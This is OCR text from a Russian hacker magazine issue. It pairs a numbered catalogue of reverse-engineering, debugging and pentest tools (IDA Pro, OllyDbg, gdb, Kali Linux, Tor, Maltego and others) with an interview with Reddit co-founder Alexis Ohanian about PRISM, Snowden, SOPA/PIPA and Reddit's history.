Наиболее известный коммерческий инструмент для обратного анализа, разработанный компанией Hex-Rays. Когда-то, в далеких 90-х, все начиналось с дизассемблера с возможностью интерактивного редактирования и поддержкой сложных типов данных в виде структур. Сейчас это уже куда более продвинутый инструмент. Программа имеет возможность расширения и развитый SDK для разработки различных плагинов, начиная с добавления поддержки новых процессорных архитектур и до автоматизации процесса отладки при помощи встроенного API для скриптовых языков (IDC, IDAPython). Про поддержку Python стоит отдельно отметить, так как он уже довольно давно тесно интегрирован при помощи плагина IDAPython, и на данный момент поддерживает практически все возможности нативного SDK на C++, за исключением лишь совсем специфичных вещей.






072

HIEW

is.gd/3r64lO

Hex-редактор и дизассемблер в одном флаконе. Конечно, Hiew не претендует на лавры IDA Pro, но порой бывает очень полезен. А поддержка встроенного ассемблирования позволяет легко модифицировать код непосредственно в исполняемом файле. Есть также поддержка скриптов на диалекте ассемблера, который позволяет, например, быстро разработать процедуру расшифрования для зашифрованных данных внутри исполняемого файла. В общем, инструмент для случаев, когда функционал IDA Pro оказывается избыточен.




073

010 EDITOR

is.gd/ITTZWH

010 Editor в последнее время стал популярен среди людей, занимающихся обратным анализом. Основной изюминкой этого инструмента является удобный интерфейс для анализа различных структурированных данных. Ты можешьописать в виде C-структуры представление блока данных или формата файла и после этого получить удобную навигацию по данным. Имеется встроенный C-подобный язык для автоматизации рутинных процессов и публичный репозиторий скриптов (clck.ru/8jxff) и форматов данных (clck.ru/8jxfu).




074

HEX-RAYS

is.gd/iyu1RH

Первый в мире коммерческий декомпилятор, показавший, что декомпиляция низкоуровневого представления в C-подобный язык не просто возможна, но и применима для ускорения процесса реверсинга. Является расширением над IDA Pro и поддерживает только две платформы: x86 и ARM. Есть поддержка расширений для повышения эффективности анализа или добавления новых фич. Конечно, дизассемблер не заменит, но в некоторых случаях позволяет существенно упростить жизнь при анализе больших объемов кода.



075

C4DECOMPILER

is.gd/1G6DDV

C4Decompiler — бесплатный декомпилятор, поддерживающий платформы x86 и x64. Осуществляет декомпиляцию в C-подобный язык, но на данном этапе проигрывает по качеству декомпиляции Hex-Rays Decompiler. Поддерживает интерактивное редактирование результатов декомпиляции во встроенном редакторе, но не поддерживает возможности разработки пользовательских расширений. Радует, что тулза все-таки развивается, и, возможно, очень скоро мы получим достойную альтернативу платному Hex-Rays Decompiler.




076

OLLYDBG

is.gd/DGhhyt

32-битный низкоуровневый отладчик с продуманным интерфейсом и функционалом. Первая же версия оказалась бомбой, так как все пользовались Soft Ice, у которого даже установка, в частности на Windows XP, была проблемой. В OllyDBG есть анализатор, который распознает и подсвечивает процедуры, циклы, константы и строки, внедренные в код, обращение к функциям API, параметры этих функций и т.п. Плагины упрощают как реверсинг (например, убрать детект отладчика), так и процесс отладки.




077

IMMUNITY DEBUGGER

is.gd/lpJbdE

Популярный мод OllyDbg от компании Immunity. Является результатом скрещивания Ольки и интерпретатора Python. Имея в арсенале интегрированный скриптовый язык, можно отслеживать значения переменных и автоматически выполнять действия, что в итоге упрощает поиск багов и сокрушение защит. API уже включает в себя массу полезных утилит и функций, специально заточенных для хакерских нужд. Взять, к примеру, searchcrypt.py — для поиска криптоалгоритмов, или mona.py — упрощающего эксплуатацию найденных уязвимостей.



078

WINDBG

is.gd/n2XX6Z

Отладчик Windows-приложений, драйверов и ядра от Microsoft. Поддерживает кучу расширений. Одним из самых популярных аддонов является !exploitable, который позволяет автоматически оценить возможность эксплуатации уязвимости. Расширение часто используют для быстрого анализа падений программы или в связке с различными фаззерами для автоматизации поиска именно интересных ошибок. Другое расширение — pykd — добавляет поддержку любимого Python.



079

GDB

is.gd/pOSyRp

Стандартная софтина для отладки в мире *nix. Утилита подходит как для отладки обычных программ, так и при работе с ядром. По сравнению с отладчиками под Windows gdb может показаться не самым удобным инструментом. Но данную проблему в последнее время можно решить с помощью расширения Voltron. А с появлением в версии 7 поддержки встроенного языка Python работа стала совсем сказкой. Поэтому не бойся gdb и шаг за шагом изучай его. Иначе в бинарном мире *nix тебе никак не выжить.

ВСЯКАЯ ВСЯЧИНА


Для пентестов написано такое количество утилит, что иной раз даже классифицировать их становится сложно. Поэтому в последнем разделе мы собрали кашу малу из полезных инструментов.



KALI LINUX

is.gd/eMkPGf

Kali Linux, ранее известный как Backtrack, — самый популярный и динамично развивающийся дистрибутив, предназначенный для проведения тестов на проникновение. Kali целиком и полностью состоит из одних security-инструментов, которые удобно сгруппированы по типу. Цифры действительно впечатляют: всегда иметь под рукой около 300 установленных и настроенных утилит — это действительно круто. Помимо официально доступных для скачивания iso-шника, из которого можно сделать загрузочную флешку, и образа виртуальной машины (которые теперь доступны и для ARM-архитектуры, что само по себе уже очень интересно), есть еще сборки, сделанные умельцами из среды разработчиков дистрибутива, заточенные под конкретные девайсы: Samsung Chromebook ARM, Odroid U2, Raspberry Pi, Galaxy Note. В общем-то, для таких маленьких девайсов лучшей операционной системы и не придумать.





081

CURL

curl.haxx.se

Консольная утилита, позволяющая взаимодействовать с множеством различных серверов по множеству различных протоколов (FTP, HTTP, SCP, LDAP, POP3, IMAP, SMTP...) с синтаксисом URL. Часто используется в различных CTF-состязаниях для быстрого написания эксплойта к веб-сервису.



084

NTOPNG

is.gd/W874iZ

Следующее поколение оригинальной утилиты ntop, предназначенной для сбора информации о сетевом трафике. Теперь инструмент обладает удобным, основанным на HTML 5 и Ajax, интерфейсом. А движок утилиты скромен в размерах, не кушает память и обладает отказоустойчивостью.




087

STUNNEL

Ссылка на сайт

Своеобразная программная обертка, предназначенная для SSL-кодирования между клиентом и сервером по любому протоколу, основанному на TCP. Цель stunnel — создание надежного шифрованного канала связи между двумя и более хостами в сетях, где возможна угроза прослушивания трафика.



090

GNUPG/PGP

is.gd/9mCGCR

Свободная альтернатива набору криптографического ПО PGP и полностью с ним совместимая. Может применяться для шифрования текста и файлов, подписывания документов электронной цифровой подписью и проверки чужих подписей, создания списков открытых ключей и управления ими.



082

NAGIOS

is.gd/LgoqZP

Мощное средство для мониторинга сетевых сервисов и хостов. Внимательно следит за указанными службами и удаленными хостами (загрузка процессора, использование дискового пространства), периодически проверяя их функциональность.



085

SPLUNK

is.gd/yrldFY

Подсистема обработки машинных данных для сбора, индексации и использования данных, созданных твоей ИТ-инфраструктурой и физическими, виртуальными и облачными системами. Находи и устраняй неполадки, расследуй нарушения системы безопасности в считаные минуты, а не часы или дни.




088

VPSPROXY

is.gd/bbSdKb

Программа для туннелирования HTTP/HTTPS-трафика через PHP-гейт. Заливаем на сайт файл gate.php (предварительно установив пароль и ключ шифрования). В программе добавляем URL, пароль, ключ шифрования. Нажимаем Start и настраиваем браузер на работу через прокси localhost:2222.



091

TRUECRYPT

is.gd/rl1obx

Криптосистема с открытыми исходниками. Позволяет создавать виртуальный зашифрованный логический диск, хранящийся в виде файла. С помощью TrueCrypt также можно полностью шифровать раздел жесткого диска или иного носителя информации, например флешки.



083

NIPPER

is.gd/eV6Cqe

Nipper предназначен для проверки конфигурационных файлов огромного ряда девайсов от CISCO, Juniper, CheckPoint, Nortel, SONICWall. После аудита выдает HTML-отчет, в нем могут быть CISCO type-7 пароли или другие шифрованные данные, которые можно скормить John-The-Ripper.



086

NETSCANTOOLS

is.gd/4gDWUf

Набор из около 40 сетевых утилит для винды, включающий в себя инструменты для работы с DNS, сканер портов, утилиты ping и traceroute и им подобные. Имеет несколько версий, которые разнятся по цене и числу инструментов. Самая простая содержит указанные выше + утилиту Whois.



089

TOR

is.gd/tQul4e

Популярное решение, позволяющее сохранять анонимность при серфинге в Сети, шифруя весь свой трафик. Но это еще не все, Tor позволяет поднять свой «анонимный» веб-сервис, который будет находиться внутри его сети и будет доступен только ее пользователям.




092

OPENVPN

is.gd/uSoYCp

Решение, обеспечивающее поддержку сетей VPN, с гибкими возможностями конфигурирования. Может использоваться для объединения двух и более частных сетей посредством создания шифрованного туннеля «поверх» небезопасных каналов связи. Стабильно и кросс-платформенно.






093

MALTEGO

is.gd/kAfmLz

Очень грамотный инструмент для сбора информации о людях, контактных данных, адресах электронной почты, ресурсах и так далее. Можно сказать, это мини-клон известного проекта по data-mining'у Paterva. Система способна искать даже отдельные фразы, словно поисковик.




096

PYTHON/PERL/BASH

is.gd/TxlCMA

Хакеру не обойтись без знания скриптового языка Python, Ryby, Perl или даже просто Bash. То надо отпарсить что-нибудь, то быстренько накидать сплоит для найденной уязвимости. Тут-то и приходится задействовать всю мощь скриптовых языков. Какой из них выбрать — тебе решать.




099

VIRTUALBOX

Ссылка на сайт

Парк виртуальных машин — привычное дело для многих из нас. VirtualBox с самого начала был бесплатен и с самого начала предоставлял такие возможности по виртуализации любых операционных систем, что смотреть на платные решения не возникает ни малейшего желания.




094

DRADIS

is.gd/JlDRNq

Клиент-серверная платформа для удобного обмена информацией в ходе взлома. Когда целая команда занимается одним проектом, будет очень кстати иметь под рукой базу с информацией об уже проделанной работе. Хотя бы для того, чтоб не повторять неудачных попыток. Colaboration для пентестеров!



097

THE SLEUTH KIT

is.gd/nwH1cm

Библиотека и набор консольных программ, предназначенных для проведения криминалистической экспертизы на произвольных файловых системах. При помощи этого инструмента можно найти и восстановить удаленные данные из образов, снятых во время расследования или с работающих систем.




100

WEBGOAT

is.gd/A7CMTJ

Решил поднабраться навыков в пентестинге веб-приложений? Тогда тебе точно пригодится WebGoat. Проект представляет собой специальную платформу, содержащую уязвимые приложения, на которых можно отточить свои навыки в поиске и эксплуатации SQL-инъекций, XSS.




095

SYSINTERNALS

is.gd/gvrxtU

Набор известных системных утилит от Марка Руссиновича. Включает в себя такие известные инструменты, как Autoruns — менеджер автозагрузки, RegMon — монитор обращений к реестру, FileMon — монитор обращений к файловой системе, Process Explorer — менеджер процессов и другие.



098

FIERCE

is.gd/nwH1cm

При обычном сканировании большой сети можно «потерять» часть хостов, если она состоит из нескольких диапазонов. Fierce поможет это исправить. Он представляет собой обычный Perl-скрипт, который быстро сканирует домены, используя при этом несколько различных тактик.

В создании этой подборки участвовали наши друзья white hat'ы России.

Тарас Иващенко, «Яндекс»
Арсений Реутов, Positive Technologies
Михаил Фирстов, Positive Technologies
Андрей Петухов, SolidLab
Александр Матросов, ESET
Иван Новиков, ONsec Lab
Дмитрий Евдокимов, Digital Security
Алексей Тюрин, Digital Security
Борис Рютин, ЦОР (eSage lab)
Антон Жуков, журнал «Хакер»
Степан Ильин, журнал «Хакер»
Алексей Синцов, Nokia



ИНТЕРНЕТ ДЛЯ ХОРОШИХ ЛЮДЕЙ

АЛЕКСИС ОГАНЯН, СООСНОВАТЕЛЬ REDDIT

Беседовал Степан Ильин

«Мы годами говорили о том, что с интернетом происходят странные вещи, и только сейчас услышали», — сетует мой собеседник. 30-летний Оганян — интернет-активист, выступавший от лица индустрии в конгрессе США, чтобы доказать, что SOPA и PIPA, законы о борьбе с пиратством, убьют бизнес и свободу слова в Сети. В прошлом он приложил руку к созданию культового сайта Reddit, интернет-сообщества, выжившего в эпоху социальных сетей и ставшего целым явлением в сетевой культуре. Сейчас Оганян работает в знаменитом венчурном фонде Y Combinator. А потому, выступая на TED и стартап-тусовках, Алексис представляется просто: «Я из интернета». В Москву Оганян приехал, чтобы выступить на конференции Beta Week, но правительство США подкинуло нам более важную тему. Благодаря бывшему сотруднику ЦРУ Эдварду Сноудену мир узнал о существовании программы PRISM, позволяющей правительству следить за всем, чем занимаются интернет-пользователи.

Я считаю, что Эдвард Сноуден — патриот, а не предатель. Правительство совершило ошибку, когда решило осудить его. Я понимаю, что ситуация сложная. Все это началось при Джордже Буше, когда все боялись терроризма, эта программа ни республиканская, ни демократическая, но это не отменяет проблемы. Но в итоге Обама сказал, что все это прекратит, — так что Сноуден сделал большое дело.

Люди из мира технологий и борцы за гражданские права десятилетиями твердили: давайте разберемся, какие у нас есть права в интернете. Случались какие-то локальные скандалы, кто-то протестовал, но никто не обращал внимания. Сейчас все по-другому. Я впервые вижу, что большинство американцев недовольно тем, что происходит. Печально, что это заняло так много времени, но зато мы наконец пришли к публичной дискуссии.

Американцев оскорбила история с PRISM потому, что в нашей конституции границы личного проведены абсолютно четко. Последние сто лет в США было незаконно читать чужую бумажную почту, чем электронная почта отличается? Все больше людей начинают понимать эту взаимосвязь. Если вы хотите читать мою электронную почту, вам понадобится разрешение.

Но как Сноудену удалось донести до всех суть происходящего? Он смог диктовать то, как будет рассказана его история. Это сила интернета и сегодняшних медиа. 10–15 лет назад эту историю делали бы репортеры CNN или BBC. Они бы взяли его неудачное фото, нашли бы цитаты в интернете, где он несет бред, и создали бы портрет человека, которому вряд ли поверило бы большинство американцев.

А Сноуден просто взял и снял видео. Он был совершенно спокоен, говорил четко и ясно. На нем была хорошая рубашка, он выглядел как парень, которому можно доверить заниматься твоими налогами. Дружелюбный парень, с которым ты был бы не против сидеть рядом в автобусе. И он говорит: «Я хочу, чтобы американцы сами решали, согласны ли они».

Конечно, журналистам все равно удается повлиять на то, как освещается его история. Например, некоторые подчеркивают, что он вылетел из университета. Подают это так, словно это что-то меняет. «Этот парень даже в вузе не смог доучиться, вот дебил!» А две недели назад в Нью-Йорк прилетал Дэвид Карп (создатель Tumblr. — Прим. ред.), который тоже недоучился, о нем говорят то же, но его при этом делают вундеркиндом.

Но тем не менее с помощью интернета Сноуден смог донести свое послание до миллионов так, как считал нужным. Он сам сформировал первое впечатление о себе. «Знаете что? Все мы взрослые люди. Я обнаружил кое-что неприятное и хочу поделиться этим с моими согражданами». Это меня восхищает.

Я убежден, что большинство людей хорошие и верят в правильные вещи. И вместе мы можем повлиять на происходящее при помощи интернета и сайтов вроде Reddit. Благодаря им мы можем быстрее распространять информацию и быстрее менять мир.

ФАКТЫ

Занимается венчурными инвестициями в фонде Y Combinator.

Руководит онлайн-магазином Breadpig, который жертвует прибыль на благотворительность.

Активист, выступал перед конгрессом США против SOPA и PIPA.

В 2010 и 2012 годах попал в список Forbes «30 влиятельных людей младше 30 лет».

Любит путешествовать. В России побывал впервые, но до этого бывал в Грузии, Чехии, Латвии и прожил три месяца в Ереване.

> *Всегда есть лидеры, о которых говорят, им воздвигают памятники, о них мы читаем в учебниках истории. Но вся сила лидеров — в людях, которые идут за ними*

Даже в Европе, страна за страной, люди выходили и протестовали против этих биллей. Это и есть демократия. Демократия основана на идее, что у людей есть право голоса. А теперь ясно, что даже в странах с менее демократическим режимом технологии помогают людям проявить свою позицию.

Не менее интересная история произошла с SOPA (Stop Online Privacy Act) и PIPA (Protect Intellectual Property Act). Индустрия развлечений потратила 94 миллиона, чтобы пролоббировать эти законы. Внезапно все согласились друг с другом. SOPA и PIPA понравились и республиканцам, и демократам. Это заняло считаные месяцы, буквально месяцы. Все эксперты в Вашингтоне были уверены, что SOPA и PIPA пройдут. Расходитесь по домам, все уже решено. Но все изменилось от «неизбежного» до «немыслимого» всего за несколько месяцев.

Если бы SOPA и PIPA были приняты, мы бы не смогли заниматься Reddit. С подобным я смириться не мог.

Я ушел из компании Hipmunk (сервис для поиска билетов и гостиниц. — Прим. ред.) в 2011-м, чтобы бороться против SOPA и PIPA, и тогда я еще не был связан с политикой. Но я стал ходить в Вашингтон, общаться с сенаторами… И быстро понял, какие ресурсы были брошены в поддержку этих законов.

В Hipmunk я занимался маркетингом, PR, построением чего-то вроде сообщества. Я считал, что все это не слишком важно. Если я уйду, никто не умрет. Стив и Адам как-то работали там без меня до этого, справятся и теперь. Было бы просто нечестно по отношению к Hipmunk, если бы я остался в компании, когда на самом деле я почти все время занимался совсем другими вещами.

Если бы не интернетчики, закон был бы уже принят. Это произошло не благодаря Reddit, Tumblr, Facebook или Twitter, а благодаря людям, использующим эти платформы. У них была мотивация, они распространяли информацию, они стали принимать участие в политике. И это дало мне надежду, большую надежду.

В конечном счете каждое серьезное изменение в мире произошло благодаря безымянным людям. Всегда есть лидеры, о которых говорят, им воздвигают памятники, о них мы читаем в учебниках истории. Но вся сила лидеров — в людях, которые идут за ними.

О СОЗДАНИИ REDDIT

За последний месяц Reddit посетило 70 миллионов пользователей. Для сравнения: в Германии живет 80 миллионов. И у нас тысячи разделов обо всем на свете. Одному My Little Pony посвящены дюжины сабреддитов, в которых эти игрушки обсуждают во всех мыслимых вариантах.

На то, чтобы произвести впечатление на посетителя, дается лишь пять секунд. Поэтому, когда мы занялись всем этим в 2005 году, больше всего мы боялись, что наш сайт не оценят. Люди уйдут, нажмут кнопку «Назад», если увидят красивый сайт со сглаженными углами, но без хорошего контента, так что мы решили дать им контент.

Мы не были гениальными дизайнерами, а потому решили: почему не сделать все максимально просто? Типа: а вот он, контент. Как такого достичь? Так и получился наш фирменный дизайн: белый фон, куча ссылок и текста. Теперь все это стало частью бренда Reddit, и что-либо менять уже сложно.

Но можете посмотреть на subreddits, множество subreddits, созданных пользователями. К примеру, один фанат американского футбола сделал очень красивый дизайн своего subreddit, там остались привычные ссылки и все остальное, но есть и… шик, которого нет у Reddit. Если ты фанат американского футбола и зайдешь на этот subreddit, то, что ты там увидишь, будет выглядеть очень здорово. И если твой друг спросит: «Как у тебя глаза от реддита не вытекают?», ты ответишь: «О чем ты? Да он классно выглядит».

У каждого сообщества своя культура и жизнь, я даже не знаю, что там происходит. Это превратилось в огромную платформу. Удивительно наблюдать за тем, как все это развивается.

После слияния с Conde Nast (в 2006 году. — Прим. ред.) многие ожидали провала. Если бы я наблюдал за этим со стороны, я бы и сам подумал: «Эм, ну удачи вам, ребята». Просто так всегда происходит с техническими поглощениями. Даже если одна техническая компания поглощает другую, все может зафейлиться. Вон, посмотрите, сколько трупиков у Yahoo! Там и Delicious, и Flickr. Flickr сейчас вроде бы возвращается, но не слишком успешно.

YouTube — яркое исключение. В Google сказали: «OK, у вас, ребята, свои дела, а мы убьем Google Video и сделаем ставку на YouTube, только не облажайтесь».

Conde Nast не техническая компания, они далеки от этого. Главное, они сами это понимали. Они честно сказали: «Стив, Алексис, мы доверяем вам, не зря же мы вас купили. Мы не будем вмешиваться». И вот мы со Стивом здесь, три года спустя.

Корпоративность иногда выбешивает, но в целом все прошло безболезненно. Во рту по-прежнему не появилось дурного привкуса, я получил ценный опыт в Conde Nast. Немногим основателям подобное нравится, но это ценный урок для всех поглощающих компаний: не пытайтесь все испортить, не пытайтесь подавить.

На протяжении нескольких лет мы говорили о том, что заботимся о наших пользователях. Мы не хотели навязывать им рекламу или вход через Facebook, но именно так поступали наши конкуренты. А мы просто хорошо относились к пользователям. Создавали хороший контент. И мы сами пользовались своим сайтом каждый день.


Conde Nast почти не вмешивались. Хотя Reddit тогда не приносил прибыли, в компании с этим не спешили. Я считаю, наша главная победа в том, что мы могли делать с сайтом что угодно.

У нас всегда были маленькие затраты и маленькая команда. Всегда было четкое разделение обязанностей. Стив отвечал за инфраструктуру Reddit, за все технические вопросы. Я бродил по разделам, делал какие-то пометки, предлагал какие-то идеи, но последнее слово в вопросах технологий оставалось за Стивом. Зато все нетехнические вопросы, то есть не слишком веселые штуки, вроде общения с адвокатами, ответов на письма и покупки китайской еды на ужин, — на мне. Самое интересное во всем этом для меня — создание сообществ, дизайна Reddit, который полюбили люди, и разного рода маркетинг.

Reddit был написан на Lisp. Тогда Стиву нравился Lisp, не знаю, как сейчас. Он начал программировать еще в колледже. Я тоже где-то неделю пытался научиться Lisp, но вышло не очень. Тогда мы переключились на Python. Не могу рассказать больше, так как, увы, ни черта не смыслю. Это вопрос к Стиву :).

Когда мы со Стивеном ушли, команда перестала понимать, что нужно делать. Полагаю, просто потому, что они не были основателями компании. Люди начали уходить. Был период, когда очевидно нужны были деньги… Но сейчас Reddit независим (в 2011 году разработчики выделились в отдельную компанию), я очень рад этому, потому что он перерождается как независимая компания. Conde Nast принадлежит ее часть, но не более. Я верю, что Reddit вырастет в нечто большее. Продолжит расти и набирать силу в мире. Им нужно расти, нужно сделать еще очень и очень многое. Но в ближайший год-два, я считаю, важнее всего решить вопрос с интернационализацией. Reddit — это очень простой сайт, ссылки, текст… в общем, вещи, которые очень легко перенести, всем понятные и простые в использовании.

Когда я ездил в Египет два года назад, я с удивлением узнал, что там все еще очень популярны форумы. Старые phpBB, веб-форумы все еще используются для тех вещей, для которых уже существует Reddit. И я бы хотел, чтобы в мире ни одно онлайн-сообщество больше не использовало эти нелепые форумы для обмена ссылками и обсуждений и люди пользовались subreddits.



ЦИФРЫ

В 2005 году основан Reddit.

Только в прошлом месяце Reddit посетил 70 017 371 уникальный пользователь из 183 стран мира.

В 2013 году впервые в сессии вопросов-ответов в AMA поучаствовал президент США Барак Обама.

Более 50 тысяч сайтов ушли в «black out» на целый день 18 января 2012 года в знак протеста против законопроектов SOPA и PIPA. Среди них были Reddit, английская Wikipedia и многие другие. Баннер с призывом остановить законопроекты увидели более 160 миллионов человек.



Еще лет пять назад у Reddit было несколько клонов и конкурентов, но они все исчезли, довольно быстро умерли. Самый известный «похожий сайт» — Digg (был запущен в 2004 году. — Прим. ред.) много раз менялся, продавался и перепродавался и прекратил свое существование в изначальном виде. Думаю, если русский или француз будут искать подобный сайт... в итоге им окажется проще зайти на Reddit.

Вообще, я считаю, что клоны сделали нас лучше в плане бизнеса. Мы — создатели, которым действительно есть что сказать, и я не против приложить для этого больше усилий. Если вы хотите стать следующими Google или быть на том же уровне, у вас должен быть стимул расти, стать больше чем просто копией.

Сейчас главное дело для меня, пожалуй, инвестирование. Я много этим занимаюсь. Инвестиции дают привилегию поработать с выдающимися основателями. Работа с хорошими людьми не воспринимается как работа. Это весело, это нечто новое каждый день.

О ГРЯДУЩЕЙ КНИГЕ

А еще я пишу книгу. Она называется «Без разрешения» (Without permission). Книга о том, что интернет — это не только бизнес, но и благотворительность, искусство, политическая активность. Мне повезло быть вовлеченным во все эти вещи, и я хотел рассказать об этом. О том, каково быть их частью, каково смотреть на них со стороны. Лучшая часть книги — это истории других людей, с которыми я познакомился просто потому, что на их ноутбуках есть подключение к интернету. Я воспринимаю это как часть культуры.

Книга выходит 1 октября в Соединенных Штатах и в Канаде. Мы пока не продали международные права, но обязательно выйдем на международный уровень. С радостью съезжу в международное турне, используя книгу, как предлог, чтобы больше путешествовать :).

Я хотел написать эту книгу еще для того, чтобы повлиять на студентов. Я планирую совершить тур по 50 колледжам. Я люблю приезжать в колледжи, люблю говорить о предпринимательстве, о «предпринимательском мышлении», потому что с точки зрения экономики — это идеальный выход для Америки.

Даже если ты не хочешь быть предпринимателем, природа интернета заставит тебя учиться. Лучшие программисты не знают всех функций языка, им приходится искать информацию, чтобы начать; великие фотографы ищут работы других великих фотографов для вдохновения.

В школах этому не учат. Чтобы выйти на следующий уровень, студентам предлагают проставить галочки в нужных местах, получить правильный ответ, хорошую оценку, войти в рейтинг. Но если даже после окончания учебы ты все еще просто расставляешь галочки, тебе будет очень-очень трудно в новом мире, потому что все время придется что-то предпринимать.

> *Инвестиции дают привилегию поработать с выдающимися основателями. Работа с ними не воспринимается как работа. Это нечто новое каждый день*

ЦИФРЫ

94 миллиона долларов потратили представители индустрии развлечений на лоббирование SOPA и PIPA в сенате, утверждает Оганян.


Более 10 позиций в поисковой выдаче потерял доменный регистратор и хостер GoDaddy после того, как высказался за принятие SOPA и PIPA. Об оттоке клиентов нечего и говорить.

Preview

ПРИВОДИМ WINDOWS 8 В ЧУВСТВО

